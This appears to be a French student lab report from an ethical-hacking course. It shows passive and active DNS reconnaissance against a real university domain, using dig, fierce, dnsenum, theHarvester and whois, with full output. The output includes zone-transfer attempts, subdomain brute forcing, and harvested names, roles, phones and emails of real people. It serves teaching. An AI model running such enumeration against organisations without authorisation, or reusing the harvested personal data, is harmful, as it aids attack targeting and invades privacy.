Ethical Hacking & Defense

TPs

Réalisée Par :
EL HANAFI Maha

Sommaire

I. TP 1 Collecte d'information

A. Collecte d'information UIR : Collecte de DNS

1. Utilitaire dig

L'utilitaire *dig* (***D**omain **I**nformation **G**roper*) est un **programme de débogage et de recherche d'informations des serveurs DNS.** Il est plus récent que son prédécesseur, *nslookup*. Il est également utilisable en ligne de commande, pour interroger le ou les serveurs de résolution de noms de son choix.

Le mode d'affichage par défaut s'applique aux recherches des enregistrements de type A (adresse IPv4). Ainsi, pour interroger un nom de domaine on exécutera :

```
┌──(maha㉿kali)-[~]
└─$ dig uir.ac.ma

; <<>> DiG 9.16.15-Debian <<>> uir.ac.ma
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 45782
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITI
ONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;uir.ac.ma.                     IN      A

;; ANSWER SECTION:
uir.ac.ma.              1552    IN      A       40.89.153.42

;; Query time: 167 msec
;; SERVER: 192.168.1.1#53(192.168.1.1)
;; WHEN: ven. déc. 31 04:20:33 CET 2021
;; MSG SIZE  rcvd: 54
```

L'interrogation du serveur de noms pour la recherche du ou des serveurs de messagerie s'effectue alors de la façon suivante : 3

```
┌──(maha㉿kali)-[~]
└─$ dig uir.ac.ma MX

; <<>> DiG 9.16.15-Debian <<>> uir.ac.ma MX
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 29441
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;uir.ac.ma.                     IN      MX

;; ANSWER SECTION:
uir.ac.ma.              3600    IN      MX      0 uir-ac-ma.mail.protection.outlook.com.

;; Query time: 199 msec
;; SERVER: 192.168.1.1#53(192.168.1.1)
;; WHEN: ven. déc. 31 04:21:55 CET 2021
;; MSG SIZE  rcvd: 91
```

Dans les requêtes on peut écrire le type en majuscule ou en minuscule : ‘MX’ ou ‘mx’ de façon indifférente.

Si on souhaite un autre type d'enregistrement, on peut le spécifier sur la ligne de commandes

```
└─$ dig uir.ac.ma NS

; <<>> DiG 9.16.15-Debian <<>> uir.ac.ma NS
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 33364
;; flags: qr rd ra; QUERY: 1, ANSWER: 4, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;uir.ac.ma.                     IN      NS

;; ANSWER SECTION:
uir.ac.ma.              124819  IN      NS      ns2-06.azure-dns.net.
uir.ac.ma.              124819  IN      NS      ns3-06.azure-dns.org.
uir.ac.ma.              124819  IN      NS      ns4-06.azure-dns.info.
uir.ac.ma.              124819  IN      NS      ns1-06.azure-dns.com.

;; Query time: 83 msec
;; SERVER: 192.168.1.1#53(192.168.1.1)
;; WHEN: ven. déc. 31 04:22:52 CET 2021
;; MSG SIZE  rcvd: 175
```

Si on souhaite afficher tous les types d'enregistrement, il suffit d’ajouter « any » à la fin

```
┌──(maha㉿kali)-[~]
└─$ dig uir.ac.ma any

; <<>> DiG 9.16.15-Debian <<>> uir.ac.ma any
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 56158
;; flags: qr rd ra; QUERY: 1, ANSWER: 6, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;uir.ac.ma.                     IN      ANY

;; ANSWER SECTION:
uir.ac.ma.              3481    IN      MX      0 uir-ac-ma.mail.protection.outlook.com.
uir.ac.ma.              1351    IN      A       40.89.153.42
uir.ac.ma.              124757  IN      NS      ns1-06.azure-dns.com.
uir.ac.ma.              124757  IN      NS      ns2-06.azure-dns.net.
uir.ac.ma.              124757  IN      NS      ns4-06.azure-dns.info.
uir.ac.ma.              124757  IN      NS      ns3-06.azure-dns.org.

;; Query time: 191 msec
;; SERVER: 192.168.1.1#53(192.168.1.1)
;; WHEN: ven. déc. 31 04:23:54 CET 2021
;; MSG SIZE  rcvd: 241
```

Si l'on souhaite afficher un résultat plus court, on peut préciser l'option « *+short* » :

```
┌──(maha㉿kali)-[~]
└─$ dig uir.ac.ma +short
40.89.153.42
```

Lorsque l'on souhaite designer un serveur de noms particulier pour permettre d'effectuer la recherche, il faut le faire en le préfixant du symbole "@" :

```
└─$ dig @212.217.1.2 uir.ac.ma

; <<>> DiG 9.16.15-Debian <<>> @212.217.1.2 uir.ac.ma
; (1 server found)
;; global options: +cmd
;; connection timed out; no servers could be reached


┌──(maha㉿kali)-[~]
└─$ dig @212.217.1.1 uir.ac.ma

; <<>> DiG 9.16.15-Debian <<>> @212.217.1.1 uir.ac.ma
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 4904
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;uir.ac.ma.                     IN      A

;; ANSWER SECTION:
uir.ac.ma.              3600    IN      A       40.89.153.42

;; Query time: 159 msec
;; SERVER: 212.217.1.1#53(212.217.1.1)
;; WHEN: ven. déc. 31 04:26:28 CET 2021
;; MSG SIZE  rcvd: 54
```

L'enregistrement inverse « PTR » peut s'effectuer également grâce à l'option « –x » à partir de l'adresse IP :

```
┌──(maha㉿kali)-[~]
└─$ dig -x 40.89.153.42

; <<>> DiG 9.16.15-Debian <<>> -x 40.89.153.42
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NXDOMAIN, id: 15690
;; flags: qr rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 1, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;42.153.89.40.in-addr.arpa.     IN      PTR

;; AUTHORITY SECTION:
153.89.40.in-addr.arpa. 60      IN      SOA     ns1-201.azure-dns.com. msnhst.microsoft.com. 1 900 300
0

;; Query time: 591 msec
;; SERVER: 192.168.1.1#53(192.168.1.1)
;; WHEN: ven. déc. 31 04:27:26 CET 2021
;; MSG SIZE  rcvd: 128
```

2. Utilitaire host :

Host est un utilitaire Unix permettant d'afficher les redirections DNS.

```
┌──(maha㉿kali)-[~]
└─$ host www.uir.ac.ma
www.uir.ac.ma is an alias for uir.ac.ma.
uir.ac.ma has address 40.89.153.42
uir.ac.ma mail is handled by 0 uir-ac-ma.mail.protection.outlook.com.

┌──(maha㉿kali)-[~]
└─$ host -t MX www.uir.ac.ma
www.uir.ac.ma is an alias for uir.ac.ma.
uir.ac.ma mail is handled by 0 uir-ac-ma.mail.protection.outlook.com.

┌──(maha㉿kali)-[~]
└─$ host -t A www.uir.ac.ma
www.uir.ac.ma is an alias for uir.ac.ma.
uir.ac.ma has address 40.89.153.42
```

3. Utilitaire fierce :

Fierce est un outil de reconnaissance.Il est spécifiquement destiné à localiser des cibles probables à la fois à l'intérieur et à l'extérieur d'un réseau d'entreprise.


Exécutez une analyse par défaut sur le domaine cible ***(-dns example.com)*** :

```
root@kali:/home/kali# fierce -dns uir.ac.ma
DNS Servers for uir.ac.ma:
        ns2-06.azure-dns.net
        ns4-06.azure-dns.info
        ns3-06.azure-dns.org
        ns1-06.azure-dns.com

Trying zone transfer first...
        Testing ns2-06.azure-dns.net
                Request timed out or transfer not allowed.
        Testing ns4-06.azure-dns.info
                Request timed out or transfer not allowed.
        Testing ns3-06.azure-dns.org
                Request timed out or transfer not allowed.
        Testing ns1-06.azure-dns.com
                Request timed out or transfer not allowed.

Unsuccessful in zone transfer (it was worth a shot)
Okay, trying the good old fashioned way... brute force

Checking for wildcard DNS...
Nope. Good.
Now performing 2280 test(s)...
196.200.151.27  nh.uir.ac.ma

Subnets found (may want to probe here using nmap or unicornscan):
        196.200.151.0-255 : 1 hostnames found.

Done with Fierce scan: http://ha.ckers.org/fierce/
Found 1 entries.

Have a nice day.
```

4. Utilitaire dmitry : (énumération)

DMitry (Deepmagic Information Gathering Tool) est une application en ligne de commande UNIX/(GNU)Linux codée en C. DMitry a la capacité de rassembler autant d'informations que possible sur un hôte. La fonctionnalité de base est capable de rassembler les sous-domaines possibles, les adresses e-mail, les informations sur la disponibilité, l'analyse des ports TCP, les recherches whois, etc.

Exécutez une ***recherche whois de domaine (w)*** , une ***recherche whois IP (i)*** , récupérez les ***informations Netcraft (n)*** , recherchez des ***sous-domaines (s)*** , recherchez des ***adresses email (e)*** , effectuez une analyse de port TCP ***(p)*** et enregistrez la sortie vers ***example.txt (o)*** pour le domaine ***example.com*** :





5. Utilitare dnsenum :


« Dnsenum » permet d'énumérer les informations DNS d'un domaine et découvrir les blocs IP non contigus.

- Obtenez l'adresse de l'hôte (enregistrement A).
- Obtenez les serveurs de noms (threadés).
- Obtenez l'enregistrement MX (fileté)…

```
┌──(maha㉿kali)-[~]
└─$ dnsenum -enum uir.ac.ma
dnsenum VERSION:1.2.6

-----   uir.ac.ma   -----


Host's addresses:
__________________

uir.ac.ma.                               3472     IN    A        40.89.153.42


Name Servers:
______________

ns1-06.azure-dns.com.                    2499     IN    A         40.90.4.6
ns2-06.azure-dns.net.                    3600     IN    A         64.4.48.6
ns3-06.azure-dns.org.                    3600     IN    A        13.107.24.6
ns4-06.azure-dns.info.                   3600     IN    A        13.107.160.6


Mail (MX) Servers:
___________________

uir-ac-ma.mail.protection.outlook.com.   10       IN    A        104.47.8.36
uir-ac-ma.mail.protection.outlook.com.   10       IN    A        104.47.10.36


Trying Zone Transfers and getting Bind Versions:
_________________________________________________



Trying Zone Transfer for uir.ac.ma on ns2-06.azure-dns.net ...
AXFR record query failed: REFUSED
Trying Zone Transfer for uir.ac.ma on ns1-06.azure-dns.com ...
AXFR record query failed: REFUSED

Trying Zone Transfer for uir.ac.ma on ns4-06.azure-dns.info ...
AXFR record query failed: REFUSED
```


Scraping uir.ac.ma subdomains from Google:
Google search page: 1
biblio
Google search page: 2
exed
bourse
biblio
biblio
Google search page: 3
biblio
biblio
biblio
biblio
biblio
biblio
biblio
biblio
biblio
biblio
Google Results:
biblio.uir.ac.ma. 3483 IN A 196.200.151.26
bourse.uir.ac.ma. 3483 IN A 20.188.59.61
exed.uir.ac.ma. 3484 IN A 40.118.56.28
Brute forcing with /usr/share/dnsenum/dns.txt:


Google Results:
biblio.uir.ac.ma. 3483 IN A 196.200.151.26
bourse.uir.ac.ma. 3483 IN A 20.188.59.61
exed.uir.ac.ma. 3484 IN A 40.118.56.28
Brute forcing with /usr/share/dnsenum/dns.txt:
www.uir.ac.ma. 2219 IN CNAME uir.ac.ma.
uir.ac.ma. 3347 IN A 40.89.153.42
Launching Whois Queries:
c class default: 20.188.59.0 → 20.188.59.0/24 (whois netrange operation failed)
c class default: 40.118.56.0 → 40.118.56.0/24 (whois netrange operation failed)
c class default: 40.89.153.0 → 40.89.153.0/24 (whois netrange operation failed)
whois ip result: 196.200.151.0 → 196.200.151.0/27
uir.ac.ma
196.200.151.0/27
40.89.153.0/24
40.118.56.0/24
20.188.59.0/24



B. Collecte des emails :

1. Utilitaire theHarvester :


L'objectif de ce programme est de rassembler des e-mails, des sous-domaines, des hôtes, des noms d'employés, des ports ouverts et des bannières provenant de différentes sources publiques telles que les moteurs de recherche, les serveurs de clés PGP et la base de données informatique SHODAN.


Cet outil est destiné à aider les testeurs d'intrusion dans les premières étapes du test d'intrusion afin de comprendre l'empreinte client sur Internet. Il est également utile pour quiconque souhaite savoir ce qu'un attaquant peut voir sur son organisation.

Recherche à partir d'adresses e-mail d'un domaine ***(-d kali.org)*** , en limitant les résultats à 500 ***(-l 500)*** , en utilisant Google ***(-b google)*** :

theHarvester -d uir.ac.ma -b all


theHarvester 3.1.0
Coded by Christian Martorella
Edge-Security Research
cmartorella@edge-security.com
[*] Target: uir.ac.ma
[*] Searching Bing.
Searching 0 results.
[*] Searching Linkedin.
Searching 100 results.
Searching 200 results.
Searching 300 results.
Searching 400 results.
Searching 500 results.
[*] Users found: 5
Ause Iabellapansa - teknik.uir.ac.id - g
Esedik Abdelmalek - Employee - CREDIT DU MAROC
Mourad AZZAKHMAM - Dev Team Lead - Nakisa
Nabil Bentounsi - Consultant Web Senior - SQLI Maroc
Youssef Louraoui - Marketing Assistant Manager - CulturA
[*] Searching Trello.
substring not found
substring not found
substring not found
substring not found
Searching 0 results.
[*] Searching Yahoo.
[*] Searching CRT.sh.
Searching results.
[*] Searching Github (code).
[!] Missing API key.


[*] Searching DNSdumpster.
[*] Searching VirusTotal.
Searching results.
[*] Searching Dogpile.
[*] Searching SecurityTrails.
[!] Missing API key.
[*] Searching Hunter.
[!] Missing API key.
[*] Searching Bing.
[!] Missing API key.
[*] Searching DuckDuckGo.
[*] Searching Intelx.
An exception has occurred: Expecting value: line 1 column 1 (char 0)
[*] Searching Google.
Searching 0 results.
Searching 100 results.
Searching 200 results.
Searching 300 results.
Searching 400 results.
Searching 500 results.
[*] Searching Netcraft.
[*] Searching Baidu.
[*] Searching Threatcrowd.
Searching results.
[*] Searching Exalead
Searching results
[*] Searching Suip. This module can take 10+ mins to run but it is worth it.
Searching results.
[*] Searching AlienVault OTX.
Searching results.
[*] Searching Twitter usernames using Google.
[*] No users found.
[*] Searching Linkedin.
Searching 100 results.
Searching 200 results.
Searching 300 results.
Searching 400 results.
Searching 500 results.
[*] No links found Linkedin.


[*] Searching CertSpotter.
Searching results.
[*] IPs found: 9
failed to detect a valid IP address from 'ns4-06.azure-dns.info'

C. Collecte d'information de la base de données : WHOIS

WHOIS est un service de recherche fourni par les registres Internet, par exemple les « registres Internet régionaux (RIR) » ou bien les « registres de noms de domaine » permettant d'obtenir des informations sur une adresse IP ou un nom de domaine. Ces informations ont des usages très variés, que ce soit la coordination entre ingénieurs réseaux pour résoudre un problème technique, ou bien la recherche du titulaire d'un nom de domaine par une société qui souhaiterait l'obtenir.

whois uir.ac.ma


```
Domain Name: uir.ac.ma
Updated Date: 2021-05-20T00:00:50.278Z
Creation Date: 2012-04-20T00:00:00.000Z
Registry Expiry Date: 2022-04-19T23:00:00.000Z
Sponsoring Registrar: MEDI TELECOM
Domain Status: ok
Registrant Name: Universit? Internationale de Rabat
Admin Name: Said BELMOKHTARI
Admin Phone: +212.530103017
Admin Phone Ext: .
Admin Email: Said.Belmokhtari@uir.ac.ma
Tech Name: HelpdeskSI
Tech Phone: +212.530103017
Tech Phone Ext: .
Tech Email: HelpdeskSI@uir.ac.ma
Name Server: ns1-06.azure-dns.com
Name Server: ns2-06.azure-dns.net
Name Server: ns3-06.azure-dns.org
Name Server: ns4-06.azure-dns.info
>>> Last update of WHOIS database: 2021-09-27T17:24:33.912Z <<<

Le service Whois permet la v?rification de la disponibilit? d?un
e fois qu?une modification sur les donn?es enregistr?es leur est
es personnes concern?es.
```

Les principaux types d'enregistrement DNS :

